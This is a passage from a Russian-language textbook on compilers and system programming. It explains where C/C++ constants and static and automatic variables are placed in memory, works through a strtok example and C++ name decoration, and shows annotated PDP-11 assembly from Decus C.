Константы первого типа внедряются в код каждый раз, когда встречаются в тексте программы. Как правило, это константы каких-либо простых нативных типов: отдельные символы, целые числа, адреса, числа с плавающей запятой и т. п. Выносить их из кода обычно нецелесообразно, так как вместо константы придётся в код инструкции внедрять ссылку на эту константу, что не даст никакой экономии ни в скорости выполнения, ни, скорее всего, в размерах програм-

---

<sup>1</sup> Атрибут «запрет исполнения» поддерживается сравнительно небольшим числом процессоров, обычно право чтения соответствует праву исполнения, так как для исполнения коды инструкцийчитываются устройством управления процессора. Однако некоторые типы атак, например, атаки переполнением буфера, используют возможность исполнения кода, внедрённого атакующим в данные. Запрет исполнения секций с данными повышает защищённость системы.

мы. В современных системах секции кода обычно защищены от изменения, поэтому внедрённые в код константы действительно являются *неизменяемыми*.

Константы второго типа целесообразно переносить из кода в какое-либо иное место, а в коде инструкции использовать ссылку на константу. У компилятора есть две возможности: а) разместить константу в общей секции данных (тогда константа *не будет неизменяемой*, хотя это и звучит непривычно), б) выделить в специальную секцию констант, изменение которой будет запрещено.

Константы часто используются в качестве начальных значений переменных, причём со временем возможно их изменение (это бывает довольно часто), так что возможность изменения константы бывает целесообразной. Недостатком же является то, что часть констант в программе оказывается «настоящими», неизменяемыми, а другая часть — изменяемыми, смотря по тому, внедрены они в код инструкций или нет. Последнее обстоятельство часто не имеет явного отражения в синтаксисе языка высокого уровня, а поведение транслятора в разных системах для разного оборудования может различаться, что затрудняет разработку надёжных переносимых программ.

**Пример 22. Нарушение прав доступа при использовании констант.** Приведённая ниже программа разбивает переданные аргументы командной строки на подстроки, отделяемые символами «`\»», «`/» или «`:`» и выводит эти подстроки на консоль. Помимо аргументов программа должна дополнительно разделить на подстроки тестовую строку «sample/string\placed:here».

```
#include <string.h>
#include <stdio.h>

void parse_name( char *pn )
{
    char *p;

    p = strtok( pn, "\/:/" );      /* первый экземпляр литерала "\/://" */
    while ( p ) {
        puts( p );
        p = strtok( 0, "\/:/" ); /* второй экземпляр литерала "\/://" */
    }
}

int main( int ac, char **av )
{
    int i;
    for ( i=1; i<ac; i++ ) parse_name( av[i] );
    parse_name( "sample/string\\placed:here" ); /* ещё один литерал */
    return 0;
}
```

В разных системах и с разными компиляторами результаты выполнения программы будут разными. Для проверки можно скомпилировать и запустить эту программу в ОС OpenSUSE 11.2 Linux, ядро 2.6.31, компилятор gcc 4.4.1 и ОС

Windows 2003 R2 Enterprise SP2, компилятор Visual C/C++ 2008. Запуская скомпилированную программу с аргументом «`c:\other\test`» в указанных системах можно получить следующие результаты:

Таблица 36: Результаты запуска `smp122`, скомпилированного разными способами

Ожидаемый результат	<code>OpenSUSE 11.2 Linux gcc 4.4.1 gcc smp122.c</code>	<code>Windows 2003 R2 Enterprise SP2 Visual C/C++ 2008 cl smp122.c</code>	<code>cl /GF smp122.c</code>
<code>c other test sample string placed here</code>	<code>c other test <i>Segmentation fault</i></code>	<code>c other test sample string placed here</code>	<code>c other test <i>Unhandled exception: 0xC0000005: Access violation</i></code>

В двух из трёх случаях выполнения этой программы обнаруживается фатальная ошибка, приводящая к немедленному завершению работы программы. Функция `strtok` во время своей работы модифицирует строку, указанную первым аргументом: во время выделения подстрок найденный символ-разделитель (т. е. любой из символов строки, заданной вторым аргументом) в исходной строке заменяется нулевым байтом. Пока аргументами этой функции являются изменяющиеся строки, программа работает, но когда в качестве аргумента задаётся строка, размещенная в секции констант, происходит ошибка.

Обычно компиляторы языка C/C++ размещают константные строки в секции констант, что исключает их изменение. Компиляторы Visual C/C++ 2005 и более ранние делали точно так же, но начиная с Visual C/C++ 2008 стандартное поведение изменилось и строки размещаются в секции данных, доступной для изменения. Опция `/GF` («[enable string pooling](#)», также называемая «*eliminate duplicate strings*») указывает компилятору, что константные строки надо выделять в секцию констант.

Если константа, заданная в программе, может измениться во время выполнения программы (как происходит со строкой «`sample/string\placed:here`»), то компилятор обязан каждую константу в программе хранить отдельно от других экземпляров точно такой же константы. Однако, если константы являются неизменяемыми, то компилятор может наложить идентичные константы друг на друга, что сокращает размер программы. Такое наложение может быть сделано не только в пределах одного объектного модуля (оно выполняется транслятором), но даже глобально во всей программе. В последнем случае наложение должно выполняться сборщиком, а транслятор для этого должен размещать константы в накладываемых неизменяемых секциях (см. стр. 140 и стр. 125), имена которых обеспечат однозначное соответствие имени секции (или общей записи) и её содержимого (это существенное ограничение, особенно для длинных строк).

В рассмотренном примере в функции `parse_name` используется две совершенно идентичные строки, содержащие символы-разделители («\/:»). Если эти строки могут быть (хотя бы теоретически) изменены (т. е. находятся в изменяющей секции данных), то компилятор должен хранить их в двух экземплярах, а если они не могут быть изменены (т. е. помещены в секцию констант), то компилятор может выполнить их наложение и в результате будет использован только один экземпляр константы.

Введение в синтаксис языка ключевого слова `const` позволяет описать переменные, которые содержат *неизменяемые данные или функции, не изменяющие конкретных аргументов* (т. е. функции, которым можно передавать константные аргументы). Очень часто `const` используется при описании указателей, чтобы подсказать транслятору, что невозможно изменение памяти по этому указателю (при описании переменной) или что подпрограмма не будет изменять память по этому адресу (при описании аргумента). Это несколько уменьшает вероятность ошибок, подобных рассмотренной выше, но не исключает их (в рассмотренном примере транслятор не обнаруживает ошибки, хотя она там есть).

Дело в том, что “строка в двойных кавычках” в языке С соответствует типу `char[]`, а не `const char[]`, хотя по существующему стандарту она может быть реализована неизменяемой (подробнее см. [79], раздел «[6.4.5. String literals](#)»): строковый литерал считается типом `char[]` для совместимости с ранее написанным кодом, но при этом рекомендуется реализовывать эти литералы неизменяемыми, чтобы компилятор мог выполнять их наложение. В настоящее время компиляторы демонстрируют два различных подхода к решению этой проблемы: а) позволяют разработчику изменить тип строковых литералов с `char[]` на `const char[]` (скажем, в GCC для этого предусмотрена опция [-Wwrite-strings](#)) и б) размещать строковые литералы в записываемой памяти и, соответственно, не выполнять наложения идентичных констант (Visual C/C++ 2008 и позже, такое поведение может быть отменено опцией [/GF](#)).

Интересно, что в этом примере обнаруживается тесная связь между средствами ограничения доступа к областям памяти (оборудование ЭВМ), форматами исполняемых файлов и атрибутами секций (поддержка операционной системы), логикой обработки секций и генерации кода (компиляторы) и синтаксисом языка программирования высокого уровня.

Во многих компилируемых в машинный код языках программирования предусматриваются синтаксические конструкции, нужные для управления компилятором. Один из самых «развитых» в этом плане языков С, он содержит значительное число ключевых слов, управляющих нюансами трансляции и оптимизации программы (`register`, `volatile`, `const`, `restrict`, `#pragma` и так далее, включая средства для задания нестандартных атрибутов `_attribute_` и `_declspec`). Фактически, язык С и сходные с ним формируют группу «высокоуровневых ассемблеров», позволяющих реализовывать многие низкоуровневые приёмы программирования средствами языка высокого уровня. При этом многие конструкции языка определяются некоторой «усреднённой» платформой, на которой задача компилируется и выполняется т. е. акцент ставится в большей степени на воз-

можности эффективной реализации задачи с точки зрения вычислительной системы, в ущерб эффективности описания логики задачи. Это обеспечивает высокую эффективность исполняемого кода, но и высокую трудоёмкость разработки программ вкупе с некоторой зависимостью от платформы (не всякое решение будет эффективным и даже допустимым на всех платформах).

Ниша применения таких языков постепенно сокращается, хотя в обозримой перспективе она, безусловно, сохранится: разработка платформо-зависимых компонент операционной системы, планировщиков задач, распределители памяти, системы реального времени (блоки управления двигателей, тормозных механизмов, системы стабилизации) и т. д. и т. п. будет вестись, видимо, именно на таких языках. Однако для пользовательских программ (текстовые редакторы, электронные таблицы, веб-приложения, коммуникационные программы и проще) использование таких долгостоящих (с точки зрения программирования) языков выглядит нецелесообразным.

В настоящее время в разработке высокоуровневых языков прослеживается тенденция, связанная с переносом внимания от платформы, на которой программа будет компилироваться и выполняться, на ту задачу, которую она должна решать. В таких языках зачастую отсутствуют средства «тонкого» управления компилятором, зато тщательно разрабатываются средства реализации абстракций решаемой задачи. Особый случай — язык C++, который в значительной степени наследует идеологию языка С по тонкому управлению компилятором с возможностью разработки эффективного кода, но при этом предоставляет очень богатый набор возможностей по реализации абстракций самой задачи. Одновременно обеспечить удобную и надёжную абстракцию и её эффективную машинную реализацию очень трудно, обычно надо жертвовать чем-то одним в пользу другого (например, о некоторых частных сложностях разработки эффективного кода на C++ см. [8]). В этом смысле C++ используется почти всегда «наполовину»: либо удобные абстракции с неслишком эффективной реализацией, либо действительно эффективный код «в стиле С» со слабыми абстракциями.

## Реализация подпрограмм в С/С++

Ранее, в разделе «Подпрограммы, передача аргументов, фреймы вызова подпрограмм» (стр. 84) вводилось понятие соглашения о вызовах подпрограмм (стр. 86). Сейчас стоит уточнить это понятие с учётом уже рассмотренного декорирования имён (стр. 179) и некоторых аспектов, связанных с разными механизмами размещения переменных и инициализации их значений. За основу будут взяты соглашения языков С и С++ и рассмотрена реализация некоторых конструкций на ассемблере. Для пояснения основных идей будет использоваться ассемблер PDP11, без использования специфичных для этой платформы средств, так как рассматриваются универсальные проблемы, решаемые сходным образом на самых разных plataформах.

К обсуждению соглашения о вызовах тесно примыкает обсуждение вопросов, связанных с организацией самой подпрограммы: способам обращения к аргументам и переменным, способами выделения пространства и инициализации

переменных, способом передачи аргументов вложенным вызовам и т. п., включая механизмы обработки ошибочных ситуаций.

В C/C++ переменные характеризуются *типом, областью видимости и временем жизни*. Область видимости и время жизни переменной зависит от способа и места её описания, при этом различаются переменные:

- описанные внутри функций, т. н. *локальные* переменные; время жизни может варьироваться: время жизни всей программы (если переменная описана со словом *static*) или время выполнения кода блока, в котором переменная описана; область видимости ограничена: объемлющим блоком и, для C99 [45], вложенными в этот блок функциями;
- *аргументы* функций; область видимости и время жизни: описывающая функция (для C99 область видимости включает вложенные функции);
- описанные вне функций, т. н. *глобальные* переменные; время жизни: соответствует времени жизни всей программы; область видимости может варьироваться: вся программа или текущий модуль (при описании со словом *static*);
- описанные в качестве *экземплярных<sup>1</sup>* членов данных класса; являются составной частью переменной, представляющей экземпляр класса; время жизни и область видимости соответствует характеристикам экземпляра, область видимости может быть дополнительно ограничена ключевыми словами *public*, *protected* и *private*, действующими при описании этого члена класса;
- описанные в качестве *неэкземплярных* членов данных класса; время жизни соответствует времени жизни всей программы, область видимости определяется ключевыми словами *public*, *protected* и *private*, действующими при описании этого члена класса.

Всё это множество частных случаев использования переменных сводится к двум основным механизмам выделения памяти: *выделения статической памяти*, которое происходит ещё при компиляции программы или *выделения т. н. «автоматической» (обычно стековой) памяти*, которое происходит уже на этапе выполнения программы. Оба механизма были кратко рассмотрены ранее.

## Статическая память

Статическая память выделяется в секциях данных или констант, а имена переменных ставятся в соответствие именам представляющих их символов. Таким способом реализуются глобальные переменные, локальные переменные, описанные со словом *static*, и неэкземплярные члены данных классов. Так как

---

<sup>1</sup> В ООП чаще используют термины «статический» и «нестатический», а не «неэкземплярный» и «экземплярный» соответственно. Здесь используются термины «экземплярный» и «неэкземплярный», т. к. термин «статический» уже используется сразу в нескольких разных смыслах. Слово *static* в C++ обозначает а) область видимости, если используется для описания глобальных переменных и функций, б) время жизни, если используется для локальных переменных, в) неэкземплярные члены данных (реализованы в статической памяти) или г) неэкземплярные методы (с несуществующим указателем *this*), если используется внутри описания класса.

адресное пространство для секций резервируется на этапе компиляции программы, то все время жизни данных, размещённых в секциях, оказывается равно времени выполнения программы. Область видимости может различаться: определённый в какой-либо секции символ доступен из всего модуля, а для обращения к этому символу из других модулей его надо дополнительно объявить общим. Сужение области видимости, необходимое для локальных статических переменных и неэкземплярных членов данных реализуется лишь транслятором языка высокого уровня, но никак не отражается в ассемблере.

**Пример 23. Ассемблерное представление программы на C++ со статическими переменными с разными областями видимости.** В примере используются 4 статических переменных: глобальная у класса T (область видимости: модуль), неэкземплярный член данных у класса T (область видимости: только методы класса T и производных классов) и две локальных (область видимости: описывающие функции): целочисленную у в функции test и экземпляр класса T у в функции main. Имена всех переменных совпадают.

```
#include <iostream>      // файл smp123.cpp
using namespace std;

class T {
protected:
    int           x;    // экземплярное поле x
    static int    y;    // описание неэкземплярного члена T::y
public:
    T( void )          { x = 0; }
    operator int( void ){ return (y+=100)-100 + (x+=1); }
};

int      T::y = 100;    // определение неэкземплярного члена T::y
static T y;            // статический объект, видимый только в модуле
void test( void )
{
    static int y = 0; // инициализация на этапе компиляции
    cout << "y/global/=" << ::y << " y/test,int/=" << (y+=10000);
}

int main(int ac, char **av)
{
    static T y;
    for (int i=0; i<ac; i++) {
        test(); cout << " y/main,T/=" << y << endl;
    }
    return 0;
}
```

При рассмотрении ассемблерного эквивалента будут сделаны допущения:

а) Будет использоваться транслятор с ассемблера, входящий в состав компилятора Decus C и, заодно, будет использоваться стандартная библиотека Decus C для RT-11. Синтаксис ассемблера из комплекта Decus C близок к Macro-11, за небольшими отличиями: вместо символов «#» и «@» используются «\$» и «\*» соответственно, в именах допустимы символы «~» и «\_», в строковых литералах допустимы «\»-последовательности, комментарии начинаются с символа «/», а не «;» и директива «.end» используется только для указания точки входа, используются строчные буквы. Поддержка конструкторов и деструкторов статических объектов встроена в RTL Decus C аналогично примерам 20, стр. 179 и 21, стр. 185, отличается лишь название секций: «~init» → «~init~» → «~init.» и «~finl» → «~finl~» → «~finl.».

б) Для вывода текста и чисел будет использоваться функция printf вместо перегруженного оператора << объекта cout (в Decus C нет поддержки языка C++, а реализация всех необходимых служебных подпрограмм достаточно громоздка).

в) Упрощено декорирование имён. Имена внешних и общих символов языка C (т. н. соглашение cdecl) начинаются с «\_» (например, \_printf), имена локальных генерируемых символов (метки инструкций, метки констант и т. п.) начинаются с точки, за которой следует уникальный номер (например, .5), имена внешних и общих символов языка C++: ~namespace~class~member~typesign, имена локальных символов C++ вместо «\_» будут начинаться с точки и уникального номера. Данная схема декорирования недостаточна для реализации перегрузки функций по типам аргументам (для этого в имена надо добавить ещё и список типов аргументов), но достаточна для данного примера.

г) упрощена реализация конструкторов и деструкторов, игнорируется реализация и перегрузка операторов new и delete.

д) упрощена реализация класса T игнорированием информации о типе (*run-time type information*, т. н. RTTI) и таблицы виртуальных методов.

Ниже приводится текст примера smp123.s (.s — стандартное расширение для файлов на ассемблере Decus C) с комментариями по тексту программы.

```
.globl _printf    / Внешнее имя функции printf()
.globl _main      / общее имя функции main()
.globl csv~       / Внешнее имя для подключения startup-кода RTL
.globl ~~T~y~i    / общее имя неэкземплярного члена данных int T::y
.globl ~~T~ct~~   / общее имя конструктора T::T() (имя ct, спец. Tun ~)
```

Общие имена начинаются на «\_~T...»: пространство имён (namespace) не задано, класс T. Область видимости члена «protected: static int y» класса «T»: методы класса T и его потомков, поэтому он должен быть объявлен внешним.

```
.psect ~init
.psect ~init~
.word    .0 / адрес кода, вызывающего конструктор объекта static T у
.psect ~init.
```

```
.psect c~code
.0: mov      r4, -(sp)    / передавать this в метод будем в регистре R4
    mov      $.1~~~y~T, r4 / перем. ".1~~~y~T", видима только в этом
    call     _~~T~ct~~   / модуле ("static T y" вне тела функций)
    mov      $.4~~~y~T, r4 / лок. переменная "static T y" функции main
    call     _~~T~ct~~   / "_~~T~ct~~" := конструктор (y.T::T())
    mov      (sp)+, r4   / символы .1~~~y~T и .4~~~y~T определены ниже
    return
```

Процедура с именем `.0` генерируется транслятором автоматически для вызова конструктора объекта `static T y`, описанного вне тела функций, с передачей конструктору указателя `this`. В C++ часто используют своё специфичное соглашение о вызовах, в котором указатель `this` для методов объектов передается в специально выделенном регистре, в отличие от всех остальных аргументов, которые могут передаваться через стек. В этом примере будем использовать для передачи `this` регистр `r4`.

Далее следует реализация методов: конструктора `T::T()` и перегруженного оператора приведения `T::int()`. Каждый экземпляр объекта класса `T` содержит (исключая RTTI и таблицу виртуальных методов) только одно целое число: член данных `int x`. Таким образом, `this` является указателем непосредственно на этот член и для обращения к `this->x` на ассемблере можно будет использовать (`r4`).

```
_~~T~ct~~:                                / T::T() {
    clr      (r4)        / x = 0;
    return           / }

_~~T~op.int~i:                            / operator T::int() {
    mov      _~~T~y~i, r0      / r0 = y
    add      $100., _~~T~y~i   / y += 100
    inc      (r4)          / ++x
    add      (r4), r0         / return r0 += x
    return           / }
```

Если класс содержит неэкземплярные (статические) члены данных, то для каждого такого члена надо, помимо *определения* в теле класса, создать его *реализацию*. Дело в том, что обычные, экземплярные (нестатические) члены данных размещаются в памяти, отведённой каждому конкретному экземпляру класса, а статические являются общими для всех экземпляров этого класса, т. е. неэкземплярные члены должны быть реализованы также, как глобальные переменные — в статической памяти:

```
.psect c~data
_~~T~y~i:        / необъявленное пространство имён, класс T, член y, тип int
    .word    100.       / int T::y = 100;
```

Так как область видимости не ограничена текущим модулем, то реализация неэкземплярного члена класса должна быть объявлена с помощью общего имени (см. директивы `.globl`). Компилятор должен принять меры либо к тому, чтобы во

всём проекте был объявлен один и только один экземпляр реализации каждого неэкземплярного члена данных (так считается в данном примере), либо реализация должна помещаться не в общей секции данных, а в специальной накладывающейся секции с уникальным именем, аналогично *common*-областям или реализациям шаблонных функций. В случае C++ часто требуют, чтобы реализация статического члена данных встречалась только в одном модуле (обычно этот модуль содержит только реализацию статических членов данных и методов какого-либо одного класса) и не встречалась в заголовочных (.h или .hpp) файлах.

После реализации неэкземплярного члена у класса T в следующей строке C++ данного примера определяется ещё одна глобальная переменная: static T y, занимающая одно неинициализированное 16-ти разрядное слово:

```
.1~~~y~T:           / необъявленные пространство имён и описывающий класс,
    .blkw   1     / имя "у", тип "T" (static T y;)
```

Данный символ не объявлен общим (а также используются правила декорирования для локальных имён), потому что при его объявлении использовалось ключевое слово static: т. е. область видимости соответствует данному модулю.

Размещённая далее функция test должна вызвать printf с тремя аргументами: форматной строкой, результатом приведения глобального объекта T y к типу int и результатом некоторого выражения с локальной статической переменной int y, т. е. printf( "у/global/=%d у/test,int/=%d", (int)::y, y+=10000 ); (это эквивалент строки cout << ... в C++. см. текст smp123.cpp выше).

```
.psect c~code
_~~~test~v:           / void test( void ) {
.psect c~data
.2~~~y~i:             / локальная статическая переменная у
    .word   0           / static int y = 0;
.psect c~code
    add    $10000., .2~~~y~i / у += 10000 (лок. стат. переменная у)
    mov    .2~~~y~i, -(sp) / результат в стек (3-ий аргумент)
    mov    $.1~~~y~T, r4   / адрес глобального ::у (this)
    call   _~~~T~op.int~i / вызвать operator T::int()
    mov    r0, -(sp)      / результат в стек (2-ой аргумент)
    mov    $.3, -(sp)     / адрес строки формата в стек (1-ый арг.)
.psect c~strn
.3: .asciz  '\r\nу/global/=%d у/test,int/=%d' / текст форматной строки
.psect c~code
    call   _printf        / вызов printf
    add    $6, sp          / очистить стек от 3-х аргументов
    return                      / }
```

Декорирование имён делает возможными и перегрузку функций, и совпадающие имена локальных символов (как между собой, так и совпадающие с гло-

бальными). Последнее обстоятельство (возможность совпадения имён локальных статических символов в разных блоках кода) приводит к декорированию имён<sup>1</sup> даже в случае языков, не предусматривающих перегрузку функций (например, простой С).

Заканчивается программа функцией `main` со своей статической локальной переменной `y` типа `T`, для которой надо предусмотреть вызов конструктора (в общем случае ещё и деструктора, но в классе `T` деструктор не определён).

```
_main:                                / int main( int ac,char **av ) {
    mov      r5, -(sp)          / нормальное формирование фрейма функции
    mov      sp, r5             / по соглашению С в PDP11 изменяемые
    mov      r4, -(sp)          / регистры R0 и R1, прочие сохраняются.
    mov      r3, -(sp)          / R3 будет переменной i, R4 в роли this

.psect c~data
.4~~~y~T:                               / место для статической лок. переменной у
    .blkw   1                  / static T y;
```

В этой программе используется две статических переменных `y` типа `T`: одна глобальная, видимая только в этом модуле и другая локальная для функции `main`. Правила декорирования локальных имён обеспечивает различимость их между собой: первая получила декорированное имя `.1~~~y~T`, а вторая `.4~~~y~T`. Даже если бы в программе использовалась ещё и глобальная переменная того же типа и того же имени, но с областью видимости, равной всей программе, то её декорированное имя было бы `_~~~y~T`, что всё равно обеспечивает их различимость.

```
.psect c~code
    clr      r3                / for (int i=0;...
    br       .7                 / реализуем цикл с пост-условием
```

В качестве локальной переменной `i` выбран регистр `r3`, так как он является сохраняемым, т. е. он не может измениться в результате вложенных вызовов функции `test`, оператора приведения типа `T::int()` и функции `printf`.

```
.5: call    _~~~test~v     /      test();
    mov      $.4~~~y~T, r4      / адрес локального у (this)
    call    _~~~T~op.int~i     / Вызывать operator T::int()
    mov      r0, -(sp)          / результат в стек (2-ой аргумент)
    mov      $.6, -(sp)          / адрес строки формата в стек (1-ый арг.)
    call    _printf            /      printf( " y/main,T=%d", (int)y );
    cmp      (sp)+, (sp)+      / очистить стек от 2-х аргументов

.psect c~strn
.6: .asciz  ' y/main,T=%d' / форматная строка
```

<sup>1</sup> Для локальных символов нужны имена только в случае трансляции программы с языка высокого уровня в ассемблер, при трансляции сразу в объектный код имена нужны только внешним и общим символам. Декорирование локальных имён при трансляции в ассемблер упрощает чтение полученного кода человеком, для транслятора же достаточно было бы просто генерировать уникальные имена.

```
.psect c~code
    inc      r3          / ...; i++ ) { завершение for (...)
.7: cmp      r3, 4(r5)   / (...; i<ac;...) проверка условия цикла
    blt      .5          / повтор тела цикла
    clr      r0          / return Ø;      код возврата
    mov      (sp)+, r3    / Восстановление сохранённых регистров
    mov      (sp)+, r4    / r3 и r4 в обратном порядке к сохранению
    mov      (sp)+, r5    / Восстановление указателя на фрейм
    return           / }
```

Данная ассемблерная программа может быть скомпилирована и запущена под управлением RT-11 (с установленным компилятором Decus C<sup>1</sup>) с помощью следующих команд:

```
.run c:as smpl23=smpl23
.link/linklibrary:sy:cc smpl23

.run smpl23
Argv: 1 2

y/global=/101 y/test,int/=10000 y/main,T/=201
y/global=/302 y/test,int/=20000 y/main,T/=402
y/global=/503 y/test,int/=30000 y/main,T/=603
```

Такие же результаты будут получены и при компиляции и запуске исходной программы на C++ в современных системах. Для переменных типа T (y/global/ и y/main,T/) число единиц показывает значение счётчика, являющегося экземплярным членом (int x), а число сотен показывает значение неэкземплярного счётчика (static int y). Неэкземплярный счётчик один на все экземпляры объектов, он увеличивается на 100 при обращении к любому экземпляру объекта этого класса, тогда как экземплярные счётчики свои у каждого из объектов. Декорирование имён обеспечило различимость всех четырёх переменных с именем «у»: неэкземплярного члена класса, глобальной и двух локальных переменных.

**Использование переменных в статической памяти.** Объекты, реализованные в статической памяти (в случае C/C++ это все глобальные переменные независимо от области видимости, локальные статические переменные функций и неэкземплярные члены данных классов), инициализируются либо на этапе компиляции (объекты нативных типов) путём размещения нужных значений в соответствующих образах секций, либо на этапе выполнения до вызова главной функции (`main`) посредством выполнения конструкторов статических объектов.

В C/C++ надо различать *инициализацию* переменных и *присвоение* значений переменным (часто различимы лишь семантически, но не синтаксически):

```
int a = 1;           /* инициализация, выполняется однократно */
```

<sup>1</sup> В стандартных RT-11 и Decus C надо использовать библиотеки `c:support.obj` и `c:clib.obj` из состава Decus C, в нашем случае эти библиотеки объединены вместе с системной библиотекой `sy:syslib.obj` в одну общую `sy:cc.obj`, которая и используется при построении задачи.

```

void test( void )
{
    static int b = 2;      /* инициализация, Выполняется однократно */
    int c = 3;      /* инициализация, Выполняется при каждом вызове test */
    static int d;
    d = 4;          /* присвоение, Выполняется при каждом вызове test */
    ...
}

```

Инициализация объектов, реализованных в статической памяти, выполняется однократно (в т. ч. при компиляции), тогда как присвоения значений и инициализация динамически создаваемых объектов выполняется при каждом выполнении соответствующего кода. В приведённом выше коде переменные a и b инициализируются однократно, поэтому их значения сохраняются между вызовами test, а c и d при каждом вызове устанавливаются равными 3 и 4 соответственно.

Таблица 37: Разные способы описания статических переменных нативных типов на C и эквивалентные описания на ассемблере.

Описание на C	Эквивалент на ассемблере	Примечания
static int a;	.psect bss, rw,d a: .word 0	Неинициализированные данные размещаются в секции bss, которая не включается в образ задачи (чтобы не хранить множество нулей).
static int b[4];	.psect bss, rw,d b: .word 0,0,0,0	
const int d=1;	.psect const, ro,d d: .word 1	Константы размещаются в секции const
static int c=2;	.psect data, rw,d c: .word 2	Инициализированные данные размещаются в секции data. Массивы размещаются в последовательных ячейках памяти.
static int e[]={3,4,5};	.psect data, rw,d e: .word 3,4,5	
static char f[]="abc";	.psect data, rw,d f: .asciz /abc/	Весь массив со строкой размещается в секции data.
static char *g="def";	.psect const, ro,d .1c: .asciz /def/ .psect data, rw,d g: .word .1c	Строка (обычно) размещается в секции констант, а указатель на неё в секции данных.

В таблице 37 стоит обратить внимание на разницу в реализации строк, описанных в качестве массива символов (char f[]) и указателя (char \*g). Существенны два момента: во-первых, то, что размещение самой строки осуществляется в секциях с различными атрибутами безопасности и, во-вторых, в C имя массива эквивалентно адресу первого элемента этого массива, именно адрес-

су, но не указателю. Используемые в таблице названия секций условны: `data`, `bss` и `const` обозначают секции инициализированных и неинициализированных данных, а также констант соответственно.

Имена *a)* глобальных переменных, определённых вне тела функций без слова `static`, *б)* методов классов, *в)* всех невложенных функций, декларированных без слова `static`, а также *г)* неэкземплярные члены данных классов (т. е. декларированные со словом `static`) реализуются общими символами, так как к ним возможно обращение из других модулей. Для уменьшения вероятности конфликтов совпадения имён рекомендуется все глобальные переменные и функции, к которым не должно быть обращений из других модулей, описывать со словом `static`, что ограничит область видимости<sup>1</sup> текущим модулем.

## Автоматическая память

Автоматическая память выделяется во фрейме вызова подпрограммы. В большинстве реализаций языков программирования фреймы выделяются в стеке, что обеспечивает весьма эффективные механизмы выделения и освобождения пространства: для этого достаточно вычесть или прибавить некоторую величину к указателю стека, т. е. это реализуется единичной инструкцией процессора.




Рисунок 16: Упрощённая схема фрейма вызова подпрограмм.

На рисунке 16, показана примерная организация фрейма вызова подпрограмм в соответствии с материалом, рассмотренным в разделе «Подпрограммы, передача аргументов, фреймы вызова подпрограмм» на стр. 84-116. Логика выделения пространства в стеке рассматривалась в примерах 8, стр. 94 и 9, стр. 101.

В более общей постановке: фреймы вызовов сами должны формироваться в LIFO-списке (рис. 12, стр. 99), но не обязательно в стеке, их можно формировать и в куче (*heap*), важно лишь чтобы они сами образовали LIFO-список для обеспечения порядка вызовов подпрограмм и возвратов управления. Как правило, используется именно стек задач (потока выполнения) в силу высокой эффективности, хотя это ограничивает размер размещаемых в автоматической памяти переменных и максимальную глубину вызовов подпрограмм (это может быть сущ-

1 Выше уже отмечалось, что слово `static` в C/C++ используется в разных смыслах: для задания времени жизни, области видимости или описания неэкземплярных членов данных и методов.

ственno для рекурсивных алгоритмов). Например, в 32-х разрядных операционных системах Windows и Linux стандартный размер стека составляет примерно 1 мегабайт, хотя доступная для задачи память сопоставима с гигабайтом.

Фрейм вызова формируется в двух различных местах: его формирование начинается ешё в вызывающем коде с заполнения списка аргументов, далее инструкцией вызова подпрограммы (`call`, `jsr`, `trap`, `emt` и т. п.) заносится адрес возврата и затем формирование фрейма продолжается в коде вызванной подпрограммы. В этом смысле «принадлежность» аргументов не совсем очевидна: их можно относить как к фрейму вызванной подпрограммы (показано на рис. 16), так и к фрейму вызывающей.

Код подпрограммы, окончательно формирующий фрейм вызова, называется прологом, а код, освобождающий фрейм, называется эпилогом подпрограммы (эти понятия вводятся на стр. 95). Обычно код пролога и эпилога выглядит примерно так:

```
entry:    mov r5, -(sp)    / сохранение указателя на фрейм верхнего уровня
          mov sp, r5      / теперь R5 указывает на сохр. значение R5

          mov r4, -(sp)    / сохранение "неизменяемых" регистров
          mov r3, -(sp)    / (обычно сохраняют только те неизменяемые
          mov r2, -(sp)    / регистры, которые явно используются в коде)

          sub $SIZE, sp    / резервирование места для локальных переменных

          ...

          sub $6, r5        / ставим R5 в начало списка сохранённых регистров
          mov r5, sp        / освобождение места, занятого лок. переменными

          mov (sp)+, r2     / Восстановление сохранённых регистров
          mov (sp)+, r3     / (в обратном порядке к сохранению)
          mov (sp)+, r4

          mov (sp)+, r5     / Восстановление сохранённого указателя фрейма
          return            / Выход из подпрограммы
```

Выделение пространства для локальных автоматических переменных выполняется единственной инструкцией процессора `sub $SIZE, sp`, где `SIZE` обозначает суммарный размер, требуемый для локальных переменных данной подпрограммы. Обращение к автоматическим переменным и аргументам осуществляется с использованием индексных режимов адресации смещением к указателю фрейма или к указателю стека (например, первый аргумент подпрограммы `4(r5)`, первая автоматическая локальная переменная `-10(r5)` и т. п.). Так как могут существовать несколько экземпляров фрейма подпрограммы одновременно (например, в случае рекурсии), то обращение к автоматическим переменным возможно только по адресам, вычисленным относительно фрейма. Обращение по именам, как это делается для статических переменных, невозможно: не предусмотрено способа связывания символа с динамически создаваемым фреймом, а не с секцией

ей или абсолютным значением. Время жизни и область видимости переменных, размещённых во фрейме вызова подпрограммы, ограничены временем жизни самого фрейма и кодом подпрограммы (и подпрограмм, описанных внутри неё).

